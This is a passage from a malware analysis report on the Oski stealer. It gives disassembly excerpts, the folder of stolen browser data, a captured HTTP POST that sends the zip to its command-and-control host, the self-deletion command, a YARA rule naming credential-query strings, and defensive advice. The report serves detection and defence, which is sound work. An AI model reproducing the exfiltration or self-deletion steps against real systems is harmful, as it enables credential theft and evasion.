E8 5C59FEFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 08             add esp,8
68 709D2E01         push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E9D70
8B4D FC             mov ecx,dword ptr ss:[ebp-4]
51                  push ecx
E8 4B59FEFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 08             add esp,8
E8 E1B5FFFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12DB260
50                  push eax
8B15 6C232F01       mov edx,dword ptr ds:[12F236C]          012F236C:&"Windows: %s"
52                  push edx
8B45 FC             mov eax,dword ptr ss:[ebp-4]
50                  push eax
E8 3259FEFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 0C             add esp,C
68 749D2E01         push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E9D74
8B4D FC             mov ecx,dword ptr ss:[ebp-4]
51                  push ecx
E8 2159FEFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55C2
83C4 08             add esp,8
E8 77B5FFFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12DB220
50                  push eax
8B15 94242F01       mov edx,dword ptr ds:[12F2494]          012F2494:&"Bit: %s"
52                  push edx
8B45 FC             mov eax,dword ptr ss:[ebp-4]
```


Figure 23- Creation of the System.txt file

The malware **creates** a **system.txt file**. It saves **information about** the **system** in this file.

```
55                  push ebp
8BEC                mov ebp,esp
8B45 0C             mov eax,dword ptr ss:[ebp+C]
50                  push eax
6A 02               push 2
6A 00               push 0
8B4D 08             mov ecx,dword ptr ss:[ebp+8]            [ebp+8]:"_7731675564.zip"
51                  push ecx                                ecx:"_7731675564.zip"
E8 FCDBFFFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12D48F0
83C4 10             add esp,10
```

Figure 24- Zip all files

The malware **zips** and **saves all files** in the **folder** it **creates**.



autofill	26.03.2024 13:59	Dosya klasörü	
cc	26.03.2024 13:59	Dosya klasörü	
cookies	26.03.2024 13:59	Dosya klasörü	
crypto	26.03.2024 13:59	Dosya klasörü	
_1048506931.zip	26.03.2024 14:00	ZIP Dosyası	0 KB
outlook.txt	26.03.2024 13:59	Metin Belgesi	0 KB
passwords.txt	26.03.2024 13:59	Metin Belgesi	0 KB
screenshot.jpg	26.03.2024 14:00	JPEG resmi	331 KB
system.txt	26.03.2024 14:00	Metin Belgesi	3 KB

Figure 25- Final version of the folder created by the malware with random numbers

Finally, the **malware takes** a **snapshot** of the **screen** and **saves** it in a **folder**.

```
POST /o/ HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 268774
Host: 9entrevera.sa.com
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="file"; filename="_6260717449.zip"
Content-Type: zip

PK........L.|X..g........."...autofill/Google Chrome_Default.txtUT
.....f...f...fu.=..A.Dc.8....r./..k.m.6....  .xNK........_/.................~....k...G....-z/>.u........j...Y..........,u{..........p.q.
.G......1Wa.}.....u.*\.zr.{...E_...n$...U.....[K..\E3?...\.Y....?...'..b.R........e.2x.d,u...b..x~f/....0Wux....Y....r...O...*..J~G..._.
```

Figure 26- The process of sending the malware zip file to itself

The malware sends the **zip** file it **creates** to its **C2 server** via **POST method**.




Figure 27- Deletion of DLLs downloaded from the C2 server

The malware after **finishing** all **operations**, **C2 deletes** the **DLL-looking html documents** it downloads from the **server** using the **DeleteFileA** API.

Figure 28- Malware self-deletion

The malware terminates the program according to the **PID** specified by the **"taskkill /PID %d"** command. The command **"erase %s" deletes** the **specified** file. **"RD /S /Q %s\\" removes** the directory **specified** with **silent mode** and all **directories** and files belonging to it. The **"exit"** command **closes** the **command** prompt.

"/c taskkill /pid 3184 & erase C:\Users***\Desktop\2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329b' & RD /S /Q C:\\ProgramData\\773167556451341* & exit"

YARA Rules

```
import "pe"

rule Oski_Stealer

{

    meta:

        description = "Oski_Stealer”

    strings:

        $key = “05613995485343040 8”

        $url = “9entrevera.sa.com”

        $str1 = “erase %s”

        $str2 = “/c taskkill /pid %d”

        $str3 = “crypto”

        $str4 = “RD /S /Q %s\\”

        $str5 = “passwords.txt”

        $str6 = “Outlook.txt”

        $select1 = “SELECT origin_url, username_value, password_value
FROM logins”

        $select2 = "SELECT name, value FROM autofill"
```

```
        $coin1 = “digitalcoin”

        $coin2 = “Namecoin”

        $coin3 = “Electrum-LTC”

        $coin4 = “Bitcoin”

        $browser1 = “Brave”

        $browser2 = “CryptoTab”

        $browser3 = “TorBro”

        $browser4 = “Cent”



        condition:

        filesize <= 1MB and

        $key and $url or

        ($select1 and $select2 and 3 of ($str*)) or

        (2 of ($coin*) and 2 of ($browser*))

}
```

MITRE ATTACK TABLE

Discovery	Execution	Collection	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfliration
Debugger Evasion (T1622)	**Command and Scripting Interpreter** (T1059)	**Archive Collected Data** (T1560)		**Debugger Evasion** (T1622)	**Credentials from Password Stores** (T1555)	**Data Encoding** (T1132)	**Exfiltration Over C2 Channel** (T1041)
Query Registry (T1012)		**Automated Collection** (T1119)		**Deobfuscate /Decode Files or Information** (T1140)	**Steal Web Session Cookie** (T1539)		
System Information Discovery (T1082)		**Browser Session Hijacking** (T1185)		**File and Directory Permissions Modification** (T1222)	**Unsecured Credentials** (T1552)		
System Time Discovery (T1124)		**Data from Local System** (T1005)					
Browser Information Discovery (T1217)		**Screen Capture** (T1113)					

Solution Suggestions

1. An up-to-date antivirus program should be used.

2. The operating system used must be kept up to date.

3. Two-step verification should be used for crypto accounts, if available.

4. Fingerprint encryption USB devices can be used.

5. The applications used should be kept up to date.

6. Passwords should not be stored on the computer in clear text.

7. Unknown applications should not be run without checking.

PREPARED BY

Tamer Burak Telseren linkedin